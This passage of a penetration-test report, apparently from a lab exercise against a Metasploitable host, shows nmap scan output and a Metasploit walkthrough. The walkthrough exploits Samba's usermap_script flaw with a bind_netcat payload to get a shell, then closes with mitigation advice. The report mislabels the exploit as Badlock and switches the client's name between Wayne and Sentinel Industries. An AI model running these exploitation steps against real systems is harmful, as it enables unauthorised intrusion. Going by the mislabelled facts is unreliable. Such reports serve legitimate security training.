21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.11 seconds
```

After discovering that the Samba service is operational on the target host under port: 139 and 445, the subsequent step involved attempting to exploit this open port by leveraging identified vulnerabilities. Initially, an exploration for vulnerabilities was conducted using the Metasploit framework. Subsequently, our response team initiated the exploitation process utilizing the Metasploit framework on the attack machine.

```
┌──(root㉿kali)-[~]
└─# msfconsole

  +-------------------------------------------------------+
  | METASPLOIT by Rapid7                                  |
  +-------------------------------------------------------+
  |                                                       |
  |  __________________                                   |
  |  ==c(______(o(______(_()                              |
  |          )=\                                          |
  |         // \\                                         |
  |        //   \\                                        |
  |       //     \\                                       |
  |      // RECON \\                                      |
  |     //         \\                                     |
  +-------------------------------------------------------+
  |      o O o                                            |
  |             o O                                       |
  |                o                                      |
  | |^^^^^^^^^^^^^^|l___                                  |
  | |    PAYLOAD     |""\___,                            |
  | |________________|__|)__|                            |
  | |(@)(@)"""**|(@)(@)**|(@)                            |
  |  = = = = = = = = = = = = =                            |
  +-------------------------------------------------------+
  |  |""""""""""""|======[***                            |
  |  |  EXPLOIT   \                                      |
  |  |____________\_______                               |
  |  |==[msf >]============\                             |
  |  |______________________\                            |
  |  \(@)(@)(@)(@)(@)(@)(@)/                              |
  |   *********************                               |
  +-------------------------------------------------------+
  |          \'\/\/\/'/                                   |
  |           )======(                                    |
  |         .'  LOOT  '.                                  |
  |        /    _||__   \                                 |
  |       /    (_||_     \                                |
  |      |     __||_)     |                               |
  |      "       ||       "                               |
  |       '______________'                                |
  +-------------------------------------------------------+


       =[ metasploit v6.1.39-dev                        ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post      ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
```

After booting the Metasploit framework, a search for samba exploits or modules was conducted. The specific module utilized was '**exploit/multi/samba/usermap_script',** which was loaded for further examination and exploitation.

```
msf6 > search samba usermap

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script      2007-05-14       excellent  No     Samba "username map script" Command Exe
cution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Following the identification of the Badlock vulnerability, our team configured the essential options such as RHOST and Payload to initiate a command injection attack on the target host. The chosen payload was (cmd/unix/bind_netcat). The exploit was then executed using the command 'RUN', allowing our team to proceed with the attack.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > run
```

After executing the exploit, it successfully established a connection and gained access to a shell on the target system.


```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (10.0.2.15:44761 -> 192.168.56.101:4444 ) at 2023-10-15 10:38:08 -0400
```

To confirm the existence of the vulnerability, our red team executed the command 'ls'. They successfully bypassed the authentication process and gained access to the shell. To validate the connection, they created a file named 'PEN_TEST', providing tangible proof of the successful access.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
vmlinuz

mkdir PEN_TEST
```

Can view the 'PEN_TEST' file created by our red team using a Linux host with an escalated shell.



4. Mitigation Techniques

Following the blue team's assessment of the current security controls, it was observed that Sentinel Industries had inadequately implemented defensive measures to mitigate the existing Samba vulnerability. Consequently, the Purple team has recommended the following enhancements to improve the present security controls:

- Implement private/public keys authentication instead of current credential-based authentication for added security.
- Restrict SMB/CIFS traffic to the necessary ports on the Samba server and block other unnecessary ports using a firewall to minimize potential attack vectors.
- Disable unnecessary services and features in Samba to reduce its attack surface, enhancing overall security

CONCLUTION

The CyberOps security team, comprised of Red, Blue, and Purple teams, was tasked with conducting a thorough penetration testing for Wayne Industries. The teams worked together in a well-coordinated and professional manner. The Red team primarily focused on detecting vulnerabilities in both remote targeted systems of Sentinel Industries. After identifying vulnerabilities, they prioritized exploiting the most critical to high-risk ones. The Blue team analyzed the attacks conducted by the Red team and assessed their potential impact on the business. Meanwhile, the Purple team was dedicated to providing recommendations and improvements to prevent these critical to high-risk vulnerabilities.

As outlined in this report, it is crucial for Sentinel Industries to concentrate their efforts on mitigating and eliminating the vulnerabilities identified. These vulnerabilities pose significant risks and potential impacts to Sentinel Industries' systems, data, and operations. Addressing these issues promptly is essential to enhancing the overall security posture of the organization.